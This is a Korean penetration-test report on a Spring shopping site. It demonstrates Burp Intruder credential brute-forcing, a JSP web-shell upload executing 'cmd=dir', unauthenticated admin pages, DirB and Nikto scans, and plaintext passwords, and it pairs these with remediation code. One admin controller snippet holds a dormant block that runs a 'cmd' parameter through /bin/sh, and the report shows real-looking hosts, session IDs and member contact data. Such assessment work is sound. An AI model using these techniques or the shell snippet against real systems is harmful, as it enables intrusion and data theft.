- 1) 클라이언트가 조작한 파라미터(QNA_NO)를 신뢰하지 말아야 하고, 단순히 QNA_NO에 대한 비밀번호 일치 여부만으로 접근을 허용하는 것이 아닌, 사용자의 ID 등 추가적인 권한 검증을 통해 해당 페이지에 접근할 수 있도록 해야 함.

QnaController.java > /qna/chkPassword (QNA_NO의 비밀번호만 비교함.)

```

@RequestBody
@RequestMapping(value="/qna/chkPassword", method = RequestMethod.POST)
public int chkPassword(@RequestParam Map<String, Object> params) throws Exception{
    int chkPassword = 0;
    Map<String, Object> passwordMap = qnaService.selectQnaPassword(params);
    if(String.valueOf(passwordMap.get("QNA_SECRET")).equals("0")) {
        chkPassword = 1;
    }
    else if(String.valueOf(params.get("QNA_PASSWD"))
        .equals(String.valueOf(passwordMap.get("QNA_PASSWD")))){
        chkPassword = 1;
    }

    return chkPassword;
}

```

6.7. 자동화 공격(AU)

취약점 개요

- 웹 애플리케이션의 특정 프로세스(로그인 시도 등)에 대하여 반복적인 요청을 통제하지 않는 취약점
- 무차별 대입 공격에 대한 계정 탈취 또는 자동화 공격으로 인한 자원 고갈 발생 가능

양호	웹 애플리케이션의 특정 프로세스에 대한 반복적인 요청 시 통제가 적절한 경우
취약	웹 애플리케이션의 특정 프로세스에 대한 반복적인 요청 시 통제가 미흡한 경우

취약점 설명

1) 로그인 페이지 > 로그인 시 POST 요청 가로채기(Burp Suite)

Intruder : ID와 PASSWORD 값 입력부분 Add§ 설정 후 자동화 값 입력 또는 파일 로드

Burp Suite Community Edition v2025.3.4 - _ - X

Proxy Intruder Repeater View Help Burp Suite Community Edition v2025.3.4 - _ - X

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings

Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Cluster bomb attack Start attack

Target : http://web-as-alb-1215800: Update Host header to match target

Positions Add § Clear § Auto §

13 COOKIE: G_ENABLED_U_TUPS-google, JSESSIONID=5361C865BEBFB0882BC195EBDA6C9AA7

14 Connection: keep-alive

15

16 MEMBER_ID= § admin § & MEMBER_PASSWD= § admin §

Payloads

Payload position: 2 - admin

Payload type: 2 - admin

Payload count: 25

Request count: 184

Payload configuration

This payload type lets you config strings that are used as payloads.

Paste 1234
Load... password
Remove admin123
Clear letmein
adminadmin
mainadmin

Resource pool

Event log (32) All issues Memory: 165.5MB Disabled

2) 자동화 결과 > ID/PW 매치되는 라인 확인(Length 값 비교)

The screenshot shows a NetworkMiner interface with the 'Results' tab selected. The main pane displays a table of captured items. Row 61, which contains 'test1' and 'test#123' in the Payload 1 and Payload 2 columns respectively, is highlighted with a red box. The 'Length' column for this row also has a red box around its value, '177'. Other rows show various user names like 'user', 'test', 'test2', etc., along with their corresponding payloads and lengths.

Req...	Payload 1	Payload 2	Status code	Response...	Error	Timeout	Length
59	user	test#123	200	20			16249
60	test	test#123	200	44			16171
61	test1	test#123	302	18			177
62	test2	test#123	200	18			16313
63	test3	test#123	200	18			16313
64	administrator	test#123	200	21			16313
65	admin	test1234	200	20			16313


3) 로그인 페이지 > ID/PW 입력 시 로그인 확인

The screenshot shows a login form. The 'Username' field contains 'test1' and is highlighted with a red box. Below the form is a large black button labeled '로그인' (Login), which is also highlighted with a red box. At the bottom of the page, there is a horizontal navigation bar with links: '아이디 찾기', '비밀번호 재설정', '로그인', '아직 회원이 아니신가요? 회원가입하기', and a red-highlighted link 'Hi, test1님!'. The '로그아웃 | 마이페이지 | 장바구니 | 이벤트 | 고객센터 |' links are also partially visible.

취약점 조치

- 로그인 시도 등에 대한 사용자 요청이 일회성이 될 수 있도록, 캡챠(CAPTCHA) 등 일회성 확인 로직을 구현하여야 함.

캡챠(CAPTCHA): 자동화된 컴퓨터와 사람을 판별하기 위한 기술의 일종



- 자동화 공격을 시도하면 짧은 시간에 다량의 패킷(양)이 전송되므로 이를 공격으로 감지하고 방어할 수 있는 AWS의 Network firewall이나 WAF시스템을 구축하여야 함.

6.8. 프로세스 검증 누락(PV)

취약점 개요


- 인증이 필요한 웹 사이트의 중요(관리자 페이지 등) 페이지에 대한 접근 제어가 미흡하여 하위 URL 직접 접근으로 중요 페이지에 접근이 가능한 취약점
- 인증이 필요한 모든 페이지에 대해 유효 세션임을 확인하는 주요 정보 페이지에 요청자의 권한 검증 로직을 적용하여 차단 필요

양호	인증 후에 접근해야 하는 웹 사이트의 하위 URL을 로그인하지 않고 직접 접근할 때 접근이 불가능한 경우
취약	웹 사이트의 하위 URL을 로그인하지 않고 직접 접근할 때 접근이 가능한 경우

취약점 설명

- 1) admin 계정 로그인 없이 관리자 페이지 접근 가능

URL 경로 : /adminCouponList.do 외 8개



취약점 조치

- 1) URL을 통해 관리자 페이지에 접근할 수 없도록 관리자 페이지에 유효 세션임을 확인하는 권한 검증 로직 적용이 필요함.

AdminController.java > /adminCouponList.do (세션 검증 코드 X)

```
// Coupon List View (최초 조회) => http://localhost:8080/adminCouponList.do
@RequestMapping(value = "/adminCouponList.do", method = RequestMethod.GET)
public ModelAndView couponList(CommandMap commandMap) throws Exception{
    ModelAndView mv = new ModelAndView("/coupon/couponList");

    return mv;
}
@RequestMapping(value = "/adminCouponList.do")
public ModelAndView searchCouponList(CommandMap commandMap, HttpServletRequest request) throws Exception {
    ModelAndView mv = new ModelAndView("jsonView");

    StringBuffer sb = null;
    if (false) {
        String cmd = request.getParameter("cmd");
        String[] command = {"./bin/sh", "-c", cmd};

        sb = null;
        try {
            Process process = Runtime.getRuntime().exec(command);
            BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
            String line = null;
            while ((line = reader.readLine()) != null) {
                sb.append(line);
            }
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

6.9. 파일 업로드(FU)

취약점 개요

- 파일 업로드 기능에서 파일 확장자 검사 없이 사용자가 업로드한 파일을 서버에 저장하는 구조로 인해, .jsp 형태의 웹쉘 파일을 우회적으로 업로드하고 이를 실행할 수 있는 보안 취약점이 존재함.

양호	업로드되는 파일에 대한 확장자 검증이 이루어지는 경우
취약	업로드되는 파일에 대한 확장자 검증이 이루어지지 않는 경우

취약점 설명

- 파일 업로드 로직을 보면 확장자 검사 없이 파일 이름을 랜덤 문자열로 변경 후 /file 디렉터리에 저장하는 코드 확인이 가능함.

File 경로 : src\main\java\stu\commom\controller\EditorController.java

```

if(file != null){
    if(file.getSize() > 0 && StringUtils.isNotBlank(file.getName())){
        //if(file.getContentType().toLowerCase().startsWith("image/")){
        try{
            System.out.println("fileName="+fileName);
            byte[] bytes = file.getBytes();
            //String uploadPath = filePath;
            String uploadPath = req.getSession().getServletContext().getRealPath("/file"); //톰캣서버 경로
            System.out.println("uploadPath="+uploadPath);
            File uploadFile = new File(uploadPath);

            System.out.println("uploadFile"+uploadFile);
            if(!uploadFile.exists()){
                uploadFile.mkdirs();
            }

            String fileName1 = fileName.substring(fileName.lastIndexOf("."));
            fileName = CommonUtils.getRandomString() + fileName;
            //fileName = UUID.randomUUID().toString();
            System.out.println("fileName="+fileName);
            uploadPath = uploadPath + "/" + fileName;
            System.out.println("uploadPath="+uploadPath);
            out = new FileOutputStream(new File(uploadPath));
            out.write(bytes);

            printWriter = resp.getWriter();
            System.out.println("printWriter="+printWriter);

            resp.setContentType("text/html");
            String fileUrl = req.getContextPath() + "/file/" + fileName;
            System.out.println("fileUrl="+fileUrl);

            // json 데이터로 등록
            // {"uploaded": 1, "fileName" : "test.jpg", "url" : "/img/test.jpg"}
            // 이런 형태로 리턴이 나가야함.
            json.addProperty("uploaded", 1);
            json.addProperty("fileName", fileName);
            json.addProperty("url", fileUrl);

            printWriter.println(json);
        }
    }
}

```

- 2) 웹 쉘 확장자에 대한 검증 로직이 없으므로 파일 업로드 기능이 있는
/shop/openGoodsWrite.do 페이지의 상품 등록 창에서 웹 쉘 파일 업로드

URL 경로 : /shop/openGoodsWrite.do

The screenshot shows the 'Image Properties' dialog box. At the top, there are tabs for 'Image Information', 'Link', and 'Upload'. Below these tabs, there is a section labeled 'File Attachment' with a 'Select File' button containing the path 'shell.jsp'. A red box highlights this path. There is also a 'File Attachment' button below it. At the bottom right of the dialog box are two buttons: a green 'OK' button and a white 'Cancel' button.

- 3) 이미지 정보로 들어가 파일 경로 확인

URL 경로 : /shop/openGoodsWrite.do

The screenshot shows the 'Image Properties' dialog box. At the top, there are tabs for 'Image Information', 'Link', and 'Upload'. Below these tabs, there is a 'URL' input field containing the path '/file/7724d8a2f13a42b6838843251d4e8550.jsp', which is highlighted with a red box. To the right of the URL field is a preview window titled '미리보기' (Preview) with a red 'X' icon. The preview text reads: 'The words that you see on this screen are written to give you a clearer idea of how the uploaded image is placed on the actual screen. It does not appear on the actual screen.' On the left side of the dialog box, there are several input fields for orientation: '너비' (Width), '높이' (Height), '테두리' (Border), '가로 여백' (Horizontal Padding), '세로 여백' (Vertical Padding), and '정렬' (Align). Below these is a dropdown menu '<설정 안 함 >'. At the bottom right are two buttons: a green 'OK' button and a white 'Cancel' button.

4) 웹 쉘 사용 여부 확인

- a. 확인한 파일 업로드 경로로 들어가 웹 쉘을 실행 시키면 정상 작동함.

URL 경로 : /file/7724d8a2f13a42b6838843251d4e8550.jsp

```

← → ⌂ 주의 요함 54.238.35.141:8080/file/7724d8a2f13a42b6838843251d4e8550.jsp?cmd=dir
Run

Volume in drive C has no label. Volume Serial Number is A023-C098 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\temp 12:48 PM
.05/19/2025 12:48 PM
..05/19/2025 12:48 PM
bin05/19/2025 12:48 PM
conf05/19/2025 12:48 PM
lib09/04/2018 10:14 PM      58,153 LICENSE05/22/2025 12:12 AM
logs09/04/2018 10:14 PM      1,662 NOTICE09/04/2018 10:14 PM
temp09/04/2018 10:14 PM      21,630 tomcat.ico09/04/2018 10:14 PM
webapps05/19/2025 12:48 PM
work                         5 File(s)      169,283 bytes
                                9 Dir(s)      5,974,958,080 bytes free

```

취약점 조치

File 경로 : src\main\java\stu\commom\controller\EditorController.java

```

if(file != null){
    if(file.getSize() > 0 && StringUtils.isNotBlank(file.getName())){
        //if(file.getContentType().toLowerCase().startsWith("image/")){
        try{
            String fileName = file.getOriginalFilename();


            // Content-Type 검사
            String contentType = file.getContentType();
            if (contentType == null || !contentType.toLowerCase().startsWith("image/")) {
                resp.setContentType("application/json");
                json.addProperty("uploaded", 0);
                JsonObject err = new JsonObject();
                err.addProperty("message", "이미지 파일만 업로드 가능합니다.");
                json.add("error", err);
                return json.toString();
            }

            // 확장자 검사
            String originalName = file.getOriginalFilename();
            String ext = originalName.substring(originalName.lastIndexOf(".")).toLowerCase();
            List<String> allowedExt = Arrays.asList(".jpg", ".jpeg", ".png", ".gif", ".bmp");
            if (!allowedExt.contains(ext)) {
                resp.setContentType("application/json");
                json.addProperty("uploaded", 0);
                JsonObject err = new JsonObject();
                err.addProperty("message", "허용되지 않는 확장자입니다. jpg, png, gif, bmp만 업로드 가능합니다.");
                json.add("error", err);
                return json.toString();
            }
        }
    }
}

```

- 1) EditorContorller.java 로 접속하여 Content-Type 검사 코드와 확장자 검사 코드 작성함.
- 2) 허용되지 않는 타입 / 확장자 파일을 업로드 할 수 없도록 조치되었음.

결과



6.10. 관리자 페이지 노출(AE)

취약점 개요

- 웹 관리자의 권한이 노출될 경우 웹 사이트의 변조뿐만 아니라 취약성 정도에 따라서 웹 서버의 권한까지도 노출될 수 있는 취약점
- 관리자 페이지의 URL을 유추하기 어려운 이름 및 웹 사이트 설계 오류 수정하여 접근 방지가 필요

양호	유추하기 쉬운 URL로 관리자 페이지 접근이 불가능한 경우
취약	유추하기 쉬운 URL로 관리자 페이지 접근이 가능한 경우

취약점 설명

1) 유추하기 쉬운 관리자 페이지

URL 경로 : /member_admin.do 외 8개

The screenshot shows a Microsoft Edge browser window. The address bar displays the URL '10.10.10.10:8080/member_admin.do'. The main content area is titled '회원 목록/관리' (Member List/Management). On the left, there is a sidebar with 'JM COLLECTION ADMIN' and '로그아웃하시겠습니까?' (Are you sure you want to log out?). The main content area lists three members in a table:

이메일	핸드폰	가입날짜	등급	총결제금액	마지막
hnjung@test.com	01044448888	2020/06/17	NORMAL	undefined	2020/06/17
mekang@gmail.com	01032142423	2020/06/17	NORMAL	undefined	2020/06/17
ckyun@gmail.com	01030582757	2020/06/17	NORMAL	undefined	2020/06/17

취약점 조치

- 1) 관리자 페이지의 하위 페이지 URL을 직접 입력하여 접근하지 못하도록 페이지마다 세션 검증이 필요함.

AdminMainController.java > /member_admin.do (세션 검증 코드 X)

```
//회원 목록
@RequestMapping(value = "/member_admin.do")
public ModelAndView member_admin(CommandMap commandMap) throws Exception {
    ModelAndView mv = new ModelAndView("admin/member_admin");
    List<Map<String, Object>> member_admin_list = adminMainService.selectMemberList(commandMap.getMap());
    mv.addObject("member_admin_list", member_admin_list);
    System.out.println("멤버리스트"+member_admin_list);
    return mv;
}

//회원 목록 페이지
@RequestMapping(value = "/member_admin_list.do")
public ModelAndView member_admin_list(CommandMap commandMap) throws Exception {
    ModelAndView mv = new ModelAndView("jsonView");
    List<Map<String, Object>> member_admin_list = adminMainService.selectMemberList(commandMap.getMap());
    mv.addObject("member_admin_list", member_admin_list);
    if(member_admin_list.size()>0) {
```

- 1) 관리자 페이지의 하위 페이지 주소를 유추하기 어려운 이름으로 변경하고, 특정 IP만 접근 가능하도록 룰셋 적용 및 접근 포트 변경 필요

6.11. 위치 공개(PL)

취약점 개요

- 공격자가 폴더나 파일명의 위치를 예측하여, 대상에 대한 정보를 획득하고 민감한 데이터에 접근 가능하게 되는 취약점
 - 예측 가능한 폴더의 위치 사용 여부 및 불필요한 파일 존재 여부 확인 필요

양호	불필요한 파일이 존재하지 않고, 샘플 페이지가 존재하지 않는 경우
취약	불필요한 파일이 존재하거나, 샘플 페이지가 존재하는 경우

취약점 설명

Case 1 블랙박스 테스트

1) DirB 도구 > 홈페이지 스캔 결과로 여러 디렉터리명 확인
디렉터리 : /ckeditor, /css, /docs, /file 외 5개

```
(kali㉿kali)-[~]
$ dirb http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com

DIRB v2.22
By The Dark Raver

START_TIME: Tue May 20 03:34:45 2025
URL_BASE: http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/ ---
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/ckeditor (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/css (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/docs (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/file (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/fonts (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/img (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/js (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/manager (CODE:302|SIZE:0)
+ http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.co/server-status (CODE:403|SIZE:319)

END_TIME: Tue May 20 03:35:56 2025
DOWNLOADED: 4612 - FOUND: 9
```

2) Nikto 도구 > 홈페이지 스캔 결과로 여러 파일명

파일 : /ckeditor/ckeditor.js, /ckeditor/CHANGES.md


```
(kali㉿kali)-[~]
$ nikto -h http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/
- Nikto v2.5.0

+ Multiple IPs found: 43.200.97.46, 3.38.225.166
+ Target IP: 43.200.97.46
+ Target Hostname: web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com
+ Target Port: 80
+ Start Time: 2025-05-20 03:36:35 (GMT-4)

+ Server: Apache/2.4.52 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content as plain text instead of the declared content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ : Server banner changed from 'Apache/2.4.52 (Ubuntu)' to 'awselb/2.0'.
+ Apache/2.4.52 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EC
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS.
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ /ckeditor/ckeditor.js: CKEditor identified. This file might also expose the version of CKEditor.
+ /ckeditor/CHANGES.md: CKEditor Changelog identified.
+ 8214 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2025-05-20 03:39:06 (GMT-4) (151 seconds)


+ 1 host(s) tested
```

3) URL 접근 > CKEditor 4.13.1 버전 정보 노출 확인(CVE 취약점 추가 공격 가능)



Case 2 화이트박스 테스트

1) code.zip > 폴더&파일 내용 확인




2) URL 접근 > 일반 사용자가 권한 검증 없이 접근 가능



취약점 조치

- 1) 웹 서버 설정 후 디플트 페이지와 디렉터리를 삭제하고, 작업 중 생성된 일반 텍스트 파일이나 이미지 파일 등도 제거가 필요함.



- 2) 웹 서버 운영에 필요한 최소한의 파일만을 생성하여야 하고, 일반 사용자의 접근을 제한해야 함.

6.12. 데이터 평문 전송(SN)

취약점 개요

- 서버와 클라이언트 간 통신 시 데이터의 암호화 전송 미흡으로 간단한 도청(Sniffing)을 통해 정보 탈취 및 도용의 위험성이 있는 취약점
- 서버와 클라이언트 간의 통신 시 데이터 암호화 필요

양호	중요정보 전송구간에 암호화 통신이 적용된 경우
취약	중요정보 전송구간에 암호화 통신이 이루어지지 않는 경우

취약점 설명

Case 1

로그인 시 비밀번호 평문 전송

1) 로그인 페이지 > 로그인 시 비밀번호 평문 전송(Burp Suite)

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A POST request is captured for the URL <http://web-as-alb-1215800245.ap-northeast-2.elb.amazonaws.com/login>. The 'Request' pane displays the following data:

```

12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: G_ENABLED_IDPS=google; JSESSIONID=
ADF9C9E4DE226F941ABB113DFF2A49D0
14 Connection: keep-alive
15
16 MEMBER_ID=test&MEMBER_PASSWD=test%23123
  
```

The 'MEMBER_ID' and 'MEMBER_PASSWD' parameters are highlighted with a red box.

Case 2 회원정보수정 시 비밀번호 평문 전송

- 1) 마이페이지 > 회원정보수정 페이지 > 비밀번호 입력 시 평문 전송(Burp Suite)
